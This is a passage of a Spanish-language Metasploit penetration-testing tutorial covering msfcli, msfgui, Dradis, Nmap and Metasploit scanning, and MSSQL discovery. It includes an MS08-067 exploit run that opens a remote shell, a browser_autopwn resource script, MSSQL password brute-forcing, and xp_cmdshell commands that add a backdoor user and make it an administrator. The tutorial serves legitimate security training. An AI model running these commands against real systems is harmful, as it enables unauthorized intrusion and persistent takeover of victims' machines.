Algunos ataques como Karmetasploit usan archivos adicionales que se pueden cargar a través de msfconsole usando el comando "resource". Estos archivos son unos scripts básicos para msfconsole. Ejecutan los comandos del archivo en secuencia. Mas adelante lo discutiremos, fuera de Karmetasploit, esto puede ser muy útil.

```
msf > resource karma.rc  
resource> load db_sqlite3  
[-]  
[-] The functionality previously provided by this plugin has been  
[-] integrated into the core command set. Use the new 'db_driver'  
[-] command to use a database driver other than sqlite3 (which  
[-] is now the default). All of the old commands are the same.  
[-]  
[-] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3:  
Deprecated plugin  
resource> db_create /root/karma.db  
[*] The specified database already exists, connecting  
[*] Successfully connected to the database  
[*] File: /root/karma.db  
resource> use auxiliary/server/browser_autopwn  
resource> setg AUTOPWN_HOST 10.0.0.1  
AUTOPWN_HOST => 10.0.0.1  
...snip...
```

Comando "irb".

Si ejecutamos el comando "irb", cambiara al modo de edición de scripts en ruby, donde podrá usar comandos y crear scripts en el momento.

```
msf > irb  
[*] Starting IRB shell...  
>> puts "Hello, metasploit!"  
Hello, metasploit!
```

### 3.2 [msfcli](#)

## Msfcli

---

Msfcli proporciona una poderosa interfaz de linea de comando al framework.

The screenshot shows a terminal window titled "root@bt4: /pentest/exploits/framework3 - Shell - Konsole <3>". The window contains the help output for the msfcli command:

```
root@bt4:/pentest/exploits/framework3# ./msfcli -h
Usage: ./msfcli <exploit_name> <option=value> [mode]
=====
Mode          Description
-----
(H)elp        You're looking at it baby!
(S)ummary     Show information about this module
(O)ptions      Show available options for this module
(A)dvanced    Show available advanced options for this module
(I)DS Evasion Show available ids evasion options for this module
(P)ayloads    Show available payloads for this module
(T)argets      Show available targets for this exploit module
(AC)tions     Show available actions for this auxiliary module
(C)heck       Run the check routine of the selected module
(E)xecute     Execute the selected module
```

Note que cuando usa msfcli, las variables son asignadas con "=" y todas las opciones son sensibles a mayúsculas y minúsculas.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi
RHOST=192.168.1.115 PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.1.101:54659 -> 192.168.1.115:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Si no esta seguro si una opciones pertenece a un modulo en particular, puede añadir la letra "O" al final de la cadena en cualquier punto donde este trancado.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOST                yes      The target address
RPORT      445           yes      Set the SMB service port
SMBPIPE    BROWSER       yes      The pipe name to use (BROWSER, SRVSVC)
```

Para mostrar los payloads disponibles para el modulo actual, anada la letra "P" a la cadena de la linea de comandos.

```

root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi
RHOST=192.168.1.115 P
[*] Please wait while we load the module tree...

Compatible payloads
=====
Name                                     Description
-----
generic/debug_trap                      Generate a debug trap in the target
process

...snip...

```

Las otras opciones disponibles para msfcli, las puede ver con "msfcli -h".

Beneficios de msfcli

- \* Soporte para usar los modulos exploits y auxiliary.
- \* Útil para una tarea específica.
- \* Bueno para aprender.
- \* Conveniente para ser usado en pruebas o desarrollo de un nuevo exploit.
- \* Herramienta útil si se va usar el exploit una vez.
- \* Excelente si sabe exactamente que exploit y opciones necesita.
- \* Maravilloso para usar con scripts y automatizaciones básicas.

La única desventaja real de msfcli es que no soporta lo mismo que msfconsole y solo puede tratar un exploit a la vez, haciéndolo poco práctico para hacer ataques de client-side o tener ataques secundarios. Además no soporta ninguna opción avanzada de automatización de msfconsole.

### 3.3 [msfgui](#)

## Msfgui

---

Msfgui, como su nombre lo indica, proporciona al usuario una interfaz gráfica para el Metasploit Framework

### Beneficios del msfgui:

- Es una buena herramienta para demostraciones en cuanto a cliente y gestión.
- Proporciona una interfaz “point and click” para la explotación.
- Es una interfaz basada en GTK para la utilización de el Metasploit.
- Soporta un clon para msfconsole presionando ctrl+o o en menú options Window->Console.
- Buscador gráfico cuando se utiliza payloads de tipo meterpreter.
- Visualización de los trabajos y sesiones mediante ventanas.

### Debilidades del msfgui:

- A partir de la versión 3.3 de Metasploit Framework, msfgui ya no es mantenida.
- No es precisamente estable y es propensa a quebrarse.

Obtenido de "<http://www.metasploit-es.com.ar/wiki/index.php/Msfgui>"

## Msfweb

---

El componente msfweb de Metasploit es una interfaz multiusuario Ruby-sobre-ruedas (Ruby-on-rails) del el Framework.

### Beneficios del msfweb:

---

- Soporta múltiples usuarios, msfgui esta basada en AJAX.
- Es excelente para proporcionar administración o demos de conciencia de usuario.

### Desventajas del msfweb:

---

- Solo es actualizada esporádicamente.
- Funciona, pero da una carga excesiva a la memoria y podría forzar al buscador a un rastreo.
- La msfweb no provee en lo absoluto seguridad, y solo se debe utilizar en redes de confianza.

Obtenido de "<http://www.metasploit-es.com.ar/wiki/index.php/Msfweb>"

## 4 [Obteniendo Información](#)

# Obteniendo Información

---

La base de cualquier prueba de penetración exitosa es la recopilación solida de información. El incumplimiento de una adecuada recopilación de información tendrá como resultado pruebas al azar, atacando maquinas que no son vulnerables y perderá aquellas que lo son.

Photobucket

A continuación se cubren diversas características en Metasploit framework que pueden ayudarlo en la recopilación de información.

### 4.1 [El Framework Dradis](#)

# Framework Dradis

---

Cuando estas haciendo un pen-test (Prueba de penetración) formando parte de un equipo o trabajando por tu cuenta, vas querer guardar los resultados para una rápida referencia, compartir tus datos con tu equipo, y escribir un reporte final. Una excelente herramienta para realizar todo lo nombrado anteriormente es el framework dradis. Dradis es un framework open source para compartir informacion durante evaluaciones de seguridad y se puede conseguir aqui. El framework dradis es desarrollado activamente con nuevas opciones que se le añaden regularmente.

Dradis es mas que una aplicación para tomar notas. Se comunica por SSL, puede importar archivos de resultados desde Nmap y Nessus, adjuntar archivos, genera reportes y puede se puede ampliar para conectarse con sistemas externos (Ejemplo. Base de datos de vulnerabilidad). En back|track4 puedes ejecutar el siguiente comando:


```
root@bt4: apt-get install dradis
```

Una vez que el framework a sido instalado, vamos al directorio e iniciamos el servidor:

```
root@bt4: cd /pentest/misc/dradis/server
root@bt4: ruby ./script/server
=> Booting WEBrick...
=> Rails application started on https://localhost:3004
=> Ctrl-C to shutdown server; call with --help for options
[2009-08-29 13:40:50] INFO WEBrick 1.3.1
[2009-08-29 13:40:50] INFO ruby 1.8.7 (2008-08-11) [i486-linux]
[2009-08-29 13:40:50] INFO
```

2009-08-29 13:40:50] INFO WEBrick::HTTPServer#start: pid=8881 port=3004

Y ya estamos listo para abrir la interfase web de dradis, Navega a <https://localhost:3004> (o usa la direccion IP), acepta la advertencia del certificado, intruduzca una nueva contraseña cuando te lo solicite, inicie sección usando la contraseña colocada en el paso anterior. Note que no hay nombres de usuario para colocar en el login, puede utilizar cualquier nombre de usuario que desee. Si todo va bien, dradis le mostrara el espacio principal de trabajo.



Del lado izquierdo puedes crear una estructura de arbol. Uselo para organizar su informacion (Ejemplo. Hosts, Subnets (Subredes), Servicios, etc). Del lado derecho puede agregar informacion relevante para cada elemento (notas o archivos adjuntos).

Antes de iniciar la consola de dradis, tendra que editar el archivo "dradis.xml" para reflejar el nombre de usuario y contraseña que se establecio al principio cuando se ejecuto el servidor. Este archivo puede ser localizado en back|track4 bajo "/pentest/misc/dradis/client/conf".

Ahora puede iniciar la consola de dradis usando el siguiente comando desde el directorio "/pentest/misc/dradis/client/":

```
root@bt4:/pentest/misc/dradis/client# ruby ./dradis.rb
event(s) registered: [:exception]
Registered observers:
  {:exception=>[#>, @io=#>]}
dradis>
```

Para mas información sobre el framework dradis, puede visitar el sitio del proyecto en <http://dradisframework.org/>.

#### 4.2 Escaneo de Puertos

## Escaneo de Puertos

Aunque tenemos listo y configurado dradis para guardar nuestras notas y resultados, es buena practica crear una nueva base de datos dentro de Metasploit los datos pueden ser útiles para una rápida recuperación y para ser usado en ciertos escenarios de ataque.

```
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf > help
...snip...
Database Backend Commands
=====

  Command          Description
  -----          -----
  db_add_host      Add one or more hosts to the database
  db_add_note      Add a note to host
  db_add_port      Add a port to host
  db_autopwn       Automatically exploit everything
  db_connect       Connect to an existing database
  db_create        Create a brand new database
  db_del_host      Delete one or more hosts from the database
  db_del_port      Delete one port from the database
  db_destroy       Drop an existing database
  db_disconnect    Disconnect from the current database instance
  db_driver        Specify a database driver
  db_hosts         List all hosts in the database
  db_import_amap_mlog Import a THC-Amap scan results file (-o -m)
  db_import_nessus_nbe Import a Nessus scan result file (NBE)
  db_import_nessus_xml Import a Nessus scan result file (NESSUS)
  db_import_nmap_xml Import a Nmap scan results file (-oX)
  db_nmap          Executes nmap and records the output automatically
  db_notes         List all notes in the database
  db_services      List all services in the database
  db_vulns         List all vulnerabilities in the database
msf >
```

Podemos usar el comando "db\_nmap" para hacer un escaneo con Nmap contra nuestros objetivos y tener el resultado de exploracion guardado en la base de datos creada recientemente sin embargo, Metasploit solo creara el archivo de salida en XML que es el formato usado para la base de datos mientras que dradis puede importar cualquier salida grep o normal. Siempre es bueno tener los tres formatos de salida de Nmap (XML, grep y normal) asi que escaneamos con Nmap usando el flag o parametro "-oA" para generar los tres archivos de salida luego usar el comando "db\_import\_nmap\_xml" para llenar la base de datos Metasploit.

Si no desea importar los resultados dentro de dradis, simplemente ejecute Nmap usando "db\_nmap" con las opciones que normalmente usa, omitiendo el parámetro (flag) de salida. El ejemplo de abajo seria "nmap -v -sV 192.168.1.0/24".

```
msf > nmap -v -sV 192.168.1.0/24 -oX subnet_1.xml
[*] exec: nmap -v -sV 192.168.1.0/24 -oX subnet_1.xml
Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

Con el escaneo finalizado, usaremos el comando "db\_import\_nmap\_xml" para importar el archivo xml de Nmap.

```
msf > db_import_nmap_xml subnet_1.xml
```

El resultado importado del escaneo de Nmap se puede ver a traves de los comandos "db\_hosts" y "db\_services":

```
msf > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.1 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.2 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.10 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.100 Status: alive OS:
...
...
```

```
msf > db_services
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1 port=22 proto=tcp state=up name=ssh
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1 port=23 proto=tcp state=up name=telnet
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1 port=80 proto=tcp state=up name=http
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.2 port=23 proto=tcp state=up name=telnet
...
...
```

Ahora estamos listos para importar nuestros resultados dentro de dradis cambiando de terminal donde tenemos la consola de dradis ejecutado y usando el comando "import nmap".

```
dradis> import nmap /pentest/exploits/framework3/subnet_1.xls normal
There has been an exception:
[error] undefined method `each' for nil:NilClass
/pentest/exploits/framework3/subnet_1.nmap was successfully imported dradis>
```

Si cambie a la interfaz web de dradis y actualiza la pagina, podra ver importado el resultado de escaneo de Nmap en un facil formato de arbol.

The screenshot shows the dradis v2.3.0 interface running in Mozilla Firefox. The title bar says "dradis v2.3.0 - Mozilla Firefox". The address bar shows "https://localhost:3004/". The main window displays Nmap output for the host 192.168.2.113. The output shows the following open ports:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.0.5
22/tcp	open	ssh	OpenSSH 4.3p2 Debian Squeeze (protocol 2.0)
80/tcp	open	http	Apache httpd 2.2.3 ((Ubuntu) PHP/5.2.1)
139/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: MSHOME)
445/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: MSHOME)

#### 4.3 Plugins Auxiliares

## Plugins Auxiliares

Escáneres y la mayoría de los otros módulos auxiliares usan la opción RHOSTS en vez de RHOST. RHOSTS puede tomar un rango de IP (192.168.1.20-192.168.1.30), rangos CIDR (192.168.1.0/24), múltiples rangos separados por comas (192.168.1.0/24, 192.168.3.0/24), y separados en lista en un archivo (file:/tmp/hostlist.txt). Estas son otras funciones para nuestro archivo de salida de Nmap.

Tenga en cuenta que, por defecto, todos los módulos de escaner tendrán el valor de THREADS en "1". La opción de THREADS establece el numero presentes de procesos para ser utilizados durante el escaneo. Establezca este valor a un numero alto a fin de acelerar la exploración o mantengalo bajo para reducir el trafico de red pero asegúrese de cumplir con las siguientes reglas:

- \* Mantenga el valor de THREADS menor a 16 en un sistema nativo de Win32.
- \* Mantenga el valor de THREADS menor a 200 cuando se ejecuta MSF bajo Cygwin.
- \* En sistemas operativos Unix-like, puede poner el valor de THREADS en 256.

### Escaneo de Puertos

Ademas de ejecutar Nmap, hay una variedad de otros exploradores de puertos que están disponibles para nosotros dentro del framework.

```
[*] Searching loaded modules for pattern 'portscan'...
Auxiliary
=====
Name          Description
-----
scanner/portscan/ack      TCP ACK Firewall Scanner
scanner/portscan/ftpbounce  FTP Bounce Port Scanner
scanner/portscan/syn       TCP SYN Port Scanner
scanner/portscan/tcp        TCP Port Scanner
scanner/portscan/xmas      TCP "XMas" Port Scanner
```

Vamos a comparar nuestro resultado del puerto 80 realizado con Nmap con los modulos de escaneo de Metasploit. Primero vamos a determinar que hosts tienen el puerto 80 abierto segun Nmap.

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
192.168.1.1
192.168.1.2
192.168.1.10
192.168.1.109
192.168.1.116
192.168.1.150
```

El escaneo con Nmap realizado hace un rato fue un escaneo SYN por lo que ejecutaremos el mismo escaneo a través de la subred (subnet) buscando puertos 80 por la interfaz eth0 usando Metasploit.

```
msf > use scanner/portscan/syn
msf auxiliary(syn) > show options
Module options:
Name      Current Setting  Required  Description
-----  -----  -----
BATCHSIZE  256           yes        The number of hosts to scan per set
INTERFACE          no         The name of the interface
PORTS     1-10000        yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS          yes        The target address range or CIDR identifier
THREADS     1             yes        The number of concurrent threads
TIMEOUT     500           yes        The reply read timeout in milliseconds
msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run
[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Auxiliary module execution completed
```

Así podemos ver que los módulos de escaner incorporados en Metasploit son mas que capaces para encontrar sistemas y con puertos abiertos para nosotros. Es otra excelente herramienta para tener en tu arsenal si estas usando Metasploit en un sistema sin Nmap instalado.

### SMB Version Scanning

Ahora que hemos determinado cuales hosts están disponibles en la red, podemos intentar determinar cual sistema operativo están ejecutando. Esto nos ayudara a reducir los ataques para atacar un sistema en específico y dejaremos de perder el tiempo en aquellos que no son vulnerables a un exploit en particular.

Como hay muchos sistemas en la exploración con el puerto 445 abierto, vamos a usar el modulo "scanner/smb/version" para determinar cual versión de Windows usa el objetivo y cual versión de Samba se encuentra en un host con Linux.

```
msf> use scanner/smb/smb_version
msf auxiliary(version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(version) > set THREADS 50
THREADS => 50
msf auxiliary(version) > run
[*] 192.168.1.100 is running Windows 7 Enterprise (Build 7600) (language: Unknown)
[*] 192.168.1.116 is running Unix Samba 3.0.22 (language: Unknown)
[*] 192.168.1.121 is running Windows 7 Ultimate (Build 7100) (language: Unknown)
[*] 192.168.1.151 is running Windows 2003 R2 Service Pack 2 (language: Unknown)
[*] 192.168.1.111 is running Windows XP Service Pack 3 (language: English)
[*] 192.168.1.114 is running Windows XP Service Pack 2 (language: English)
[*] 192.168.1.124 is running Windows XP Service Pack 3 (language: English)
[*] Auxiliary module execution completed
```

Observe que si usamos el comando "db\_hosts" ahora, la información recién obtenida es guardada en la base de datos de Metasploit.

```
msf auxiliary(version) > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.1 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.2 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.10 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.100 Status: alive OS: Windows Windows 7 Enterprise
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.104 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.109 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.111 Status: alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.114 Status: alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.116 Status: alive OS: Unknown Unix
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.121 Status: alive OS: Windows Windows 7 Ultimate
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.123 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.124 Status: alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.137 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.150 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.151 Status: alive OS: Windows Windows 2003 R2
Idle Scanning
```

Nmap con el "IPID Idle scanning" nos permite ser un poco mas cauteloso explorando un objetivo, mientras se entrega una dirección IP (spoofing) de otro host en la red. Para que este tipo de exploración trabaje, tendremos que buscar un host que este inactivo en la red y usar su numero de secuencia IPID incremental o un Broken little-endian incremental. Metasploit contiene el modulo "scanner/ip/iphidseq" para explorar y ver un host que se adapte a los requisitos.

Para mas informacion sobre idle scanning con Nmap, ver <http://nmap.org/book/idlescan.html> (enlace en ingles) O en <http://nmap.org/idlescan-es.html> (enlace en español)

```
msf auxiliary(writable) > use scanner/ip/iphidseq
msf auxiliary(iphidseq) > show options
Module options:
  Name      Current Setting  Required  Description
  ----      -----          -----    -----

```

```

RHOSTS                      yes      The target address range or CIDR identifier
RPORT          80             yes      The target port
THREADS         1              yes      The number of concurrent threads
TIMEOUT        500            yes      The reply read timeout in milliseconds
msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run
[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed

```

Viendo los resultados de nuestro análisis, tenemos un número de un potencial zombie que podemos utilizar para realizar un idle scanning. Vamos a intentar escanear un host usando el zombie con 192.168.1.109 y ver si obtenemos los mismos resultados.

```

msf auxiliary(ipidseq) > nmap -PN -SI 192.168.1.109 192.168.1.114
[*] exec: nmap -PN -SI 192.168.1.109 192.168.1.114
Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT      STATE SERVICE
135/tcp    open msrpc
139/tcp    open netbios-ssn
445/tcp    open microsoft-ds
3389/tcp   open ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds

```

#### 4.4 [Buscando MSSQL](#)

## Buscando MSSQL

---

Uno de mis favoritos es la huella avanzada UDP de MSSQL servers. Si estás realizando una prueba de penetración interna, esta es una herramienta que debería tener. Cuando se instala MSSQL, se instala en el puerto 1433 TCP o un puerto aleatorio TCP dinámico. Si el puerto es generado dinámicamente, puede ser complicado para un atacante conseguir los servidores de MSSQL a los cuales atacar. Por suerte Microsoft, no ha bendecido con el puerto 1434 UDP, una vez que se ha consultado, nos permite conseguir una pequeña información sobre los servidores SQL incluyendo qué puertos TCP están a la escucha. Carguemos el módulo y usemoslo para descubrir múltiples servidores.

```

msf > search mssql
[*] Searching loaded modules for pattern 'mssql'...
Exploits
=====
Name                                     Description
-----
windows/mssql/lyris_listmanager_weak_pass    Lyris ListManager MSDE Weak sa Password
windows/mssql/ms02_039_slammer                Microsoft SQL Server Resolution Overflow
windows/mssql/ms02_056_hello                  Microsoft SQL Server Hello Overflow
windows/mssql/mssql_payload                 Microsoft SQL Server Payload Execution

Auxiliary
=====
Name                                     Description
-----
admin/mssql/mssql_enum                    Microsoft SQL Server Configuration Enumerator
admin/mssql/mssql_exec                    Microsoft SQL Server xp_cmdshell Command Execution
admin/mssql/mssql_sql                     Microsoft SQL Server Generic Query
scanner/mssql/mssql_login                 MSSQL Login Utility
scanner/mssql/mssql_ping                  MSSQL Ping Utility

msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options
Module options:
Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOSTS          yes        The target address range or CIDR identifier
THREADS       1           yes        The number of concurrent threads
msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > run
[*] SQL Server information for 10.211.55.128:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed

```

El primer comando que usamos fue para buscar cualquier plugins "mssql". La segunda instrucción "use scanner/mssql/mssql\_ping", esto carga el modulo de escaner para ser usado por nosotros. Lo siguiente, "show options" nos permite ver las opciones que necesitamos especificar. El "set RHOSTS 10.211.55.1/24" establece el rango de subred donde queremos empezar a buscar los servidores SQL. Puede especificar /16 o el que quiera después. Yo recomendaría incrementar el numero de threads ya que podría tardar mucho tiempo con un solo threads en el escaner.

Después que se usa el comando "run", se realiza un análisis y regresa la información sobre el servidor MSSQL. Como se puede ver, el nombre del computador "SSHACKTHISBOX-0" y el puerto TCP 1433 donde se esta ejecutando. En este punto podría utilizar el modulo "scanner/mssql/mssql\_login" para realizar brute-force a la contraseña pasandole al modulo un archivo de diccionario.

```

msf > use scanner/mssql/mssql_login
msf auxiliary(mssql_login)> show options

```

"La primera linea de arriba te permiten entrar al módulo de Fuerza bruta de Mssql propuesto por metaexploit, con la segunda linea puedes ver las opciones de este módulo para obtener los resultados esperados"

También puede utilizar Fast-Track, medusa, o hydra para hacer esto. Una vez conseguida la contraseña, hay un pequeño modulo para ejecutar el xp\_cmdshell con procedimientos almacenados.

```

msf auxiliary(mssql_login) > use admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options
Module options:
Name      Current Setting          Required  Description
----      -----                  ----      -----
CMD       cmd.exe /c echo OWNED > C:\owned.exe    no        Command to execute
HEX2BINARY /pentest/exploits/framework3/data/exploits/mssql/h2b   no        The path to the hex2binary script on the disk
MSSQL_PASS                                no        The password for the specified username
MSSQL_USER      sa                      no        The username to authenticate as
RHOST                                yes       The target address
RPORT      1433                     yes       The target port
msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user rel1k ihazpassword /ADD
cmd => net user rel1k ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit
The command completed successfully.
[*] Auxiliary module execution completed

```

Viendo la linea "net user rel1k ihazpassword /ADD", hemos agregado una cuenta de usuario llamado "rel1k", desde aquí podemos usar "net localgroup administrators rel1k /ADD" para obtener un administrador local en el sistema. En este punto tenemos el control total del sistema.

#### <para versiones de windows en español la sintaxis cambia>

Viendo la linea "net user rel1k ihazpassword /ADD", hemos agregado una cuenta de usuario llamado "rel1k", desde aquí podemos usar "net localgroup Administradores rel1k /ADD" para obtener un administrador local en el sistema. En este punto tenemos el control total del sistema.

#### 4.5 [Identificación de Servicios](#)

## Identificación de Servicios

De nuevo, un uso distinto que Nmap para realizar un escaneo de servicios en nuestra red objetivo, Metasploit también incluye una gran variedad de escaneres para distintos servicios, que ayudan a determinar servicios vulnerables que se están ejecutando en la maquina objetivo.

```

msf auxiliary(tcp) > search auxiliary ^scanner
[*] Searching loaded modules for pattern '^scanner'...
Auxiliary
=====
Name          Description
----          -----
scanner/db2/discovery      DB2 Discovery Service Detection.
scanner/dcerpc/endpoint_mapper Endpoint Mapper Service Discovery
scanner/dcerpc/hidden        Hidden DCERPC Service Discovery
scanner/dcerpc/management   Remote Management Interface Discovery
scanner/dcerpc/tcp_dcerpc_auditor DCERPC TCP Service Auditor
scanner/dect/call_scanner   DECT Call Scanner
scanner/dect/station_scanner DECT Base Station Scanner
scanner/discovery/arp_sweep ARP Sweep Local Network Discovery
scanner/discovery/sweep_udp UDP Service Sweeper
